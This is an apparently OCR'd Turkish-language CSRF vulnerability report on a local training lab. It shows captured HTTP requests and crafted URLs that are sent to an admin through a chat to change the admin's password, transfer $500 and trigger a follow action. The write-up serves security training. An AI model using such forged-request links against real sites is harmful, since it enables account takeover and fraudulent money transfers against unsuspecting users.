


CSRF
Zaafiyet Raporu



Açılan ekranda kullanıcı adı ve şifre bilgileri verilmektedir bu bilgileri kullanarak giriş yapıyoruz.



Verilen bilgiler doğrultusunda giriş yaptığımızda açılan ekranda user kullanıcısının yeni bir şifre girebildiği gözlemleniyor.




```
GET /lab/csrf/changing-password/index.php?new_password=new_password&confirm_password=new_password HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/lab/csrf/changing-password/index.php
Cookie: PHPSESSID=vshgpjupfk6pkj6csbkgkqqqa9
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Yeni şifreyi giriyoruz ve ardından isteğimizi inceliyoruz , giden istek incelendiğinde yeni şifremizin «new_password» adlı değişkene kaydedilip isteğin bu şekilde gittiğini gözlemliyoruz.


http:localhost:8080/lab/csrf/changing-password/index.php?new_password=hello&confirm_password=hello


Yeni bir şifre daha yazıyoruz ve bu isteği kopyalayıp URL haline getirdikten sonra sağ alt kısmında bulunan chat ekranına giriyoruz.

Chat ekranına URL isteğimizi yazdıktan sonra isteğimizde'de görüntüleyebiliyoruz ve admin tarafından cevap geliyor bu artık admin kullanıcısının şifresini değiştirdiğimiz anlamına geliyor.


```
POST /lab/csrf/changing-password/post.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: */*
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 129
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/lab/csrf/changing-password/index.php?status=success
Cookie: PHPSESSID=vshgpjupfk6pkj6csbkgkqqqa9
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

chat-input=http%3Alocalhost%3A8080%2Flab%2Fcsrf%2Fchanging-password%2Findex.php%3Fnew_password%3Dhello%26confirm_password%3Dhello
```







Şifreyi «admin» olarak değiştirdikten sonra admin hesabına giriş yapmayı deniyoruz.




Bu bilgiler doğrultusunda giriş yapıldığında admin kullanıcısının hesabına giriş yapıyoruz.



Açılan ekranda para transferi yapabileceğimiz bir ekran ile karşılaşıyoruz. Kullanıcı tarafından aktarılacak bakiye ve alıcı seçmemiz isteniyor.




Alıcı kısmında seçebileceğimiz admin ve user kullanıcıları bulunmakta ancak aktif olarak sadece admin kullanıcısı seçilebilmektedir.





```
GET /lab/csrf/money-transfer/index.php?transfer_amount=500&receiver=admin HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/lab/csrf/money-transfer/index.php
Cookie: PHPSESSID=k9kbg2i3q7rablt9f74s1bqrit
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Aktarılacak bakiye ve alıcı seçildikten sonra Burp Suite programı ile giden istek kodu incelendiğinde alıcının istek üzerinden yollandığını görüyoruz. Bu isteği düzenleyerek tekrar yolluyoruz.

```
GET /lab/csrf/money-transfer/index.php?transfer_amount=500&receiver=user HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/lab/csrf/money-transfer/index.php
Cookie: PHPSESSID=k9kbg2i3q7rablt9f74s1bqrit
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```



İstek gönderildikten sonra para transferinin başarı ile yapıldığı söyleniyor ancak ana bakiyemiz başlangıç değeri ile aynı.




```
POST /lab/csrf/money-transfer/post.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 18
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/lab/csrf/money-transfer/index.php?status=success
Cookie: PHPSESSID=k9kbg2i3q7rablt9f74slbqrit
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

chat-input=merhaba
```


Sitenin alt kısmında bulunan chat ekranına yazdığımız her istek bu şekilde gidiyor ve admin tarafından yanıtlanıyor buna göre bir istek düzenleyip tekrar göndereceğiz.

http://localhost:8080/lab/csrf/money-transfer/index.php?transfer_amount=500&receiver=user


```
POST /lab/csrf/money-transfer/post.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 124
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/lab/csrf/money-transfer/index.php?status=success
Cookie: PHPSESSID=k9kbg2i3q7rablt9f74s1bqrit
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

chat-input=http%3A%2F%2Flocalhost%3A8080%2Flab%2Fcsrf%2Fmoney-transfer%2Findex.php%3Ftransfer_amount%3D500%26receiver%3Duser
```


Giden istekte alıcıyı tekrar user olarak değiştiriyoruz ve bu link'i chat ekrarına yazıp adminin buna cevap vermesini bekliyoruz.



Chat ekranına yazdığımız istek admin tarafından tıklandı ve çalıştığı için ana bakiyemizin 500$ arttığını görebiliyoruz.




Açılan ekranda bir takip et butonu görüyoruz bu butona tıklandıktan sonra giden isteği görüntülüyoruz bu istek iletildikten sonra «user» kullanıcısını takip listesine aldığı gözlemleniyor.



```
POST /lab/csrf/follow/post.php HTTP/1.1
Host : localhost:8080
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept : */*
Accept-Language : tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding : gzip, deflate
Content-Type : application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With : XMLHttpRequest
Content-Length : 92
Origin : http://localhost:8080
Connection : close
Referer : http://localhost:8080/lab/csrf/follow/index.php?status=success
Cookie : PHPSESSID =leqv0aa6fb2qaabfq82q0gfrbs
Sec-Fetch-Dest : empty
Sec-Fetch-Mode : cors
Sec-Fetch-Site : same-origin

chat-input =http%3A%2F%2Flocalhost%3A8080%2Flab%2Fcsrf%2Ffollow%2Findex.php%3Ffollow%3Dfollow
```

http://localhost:8080/lab/csrf/follow/index.php?follow=follow



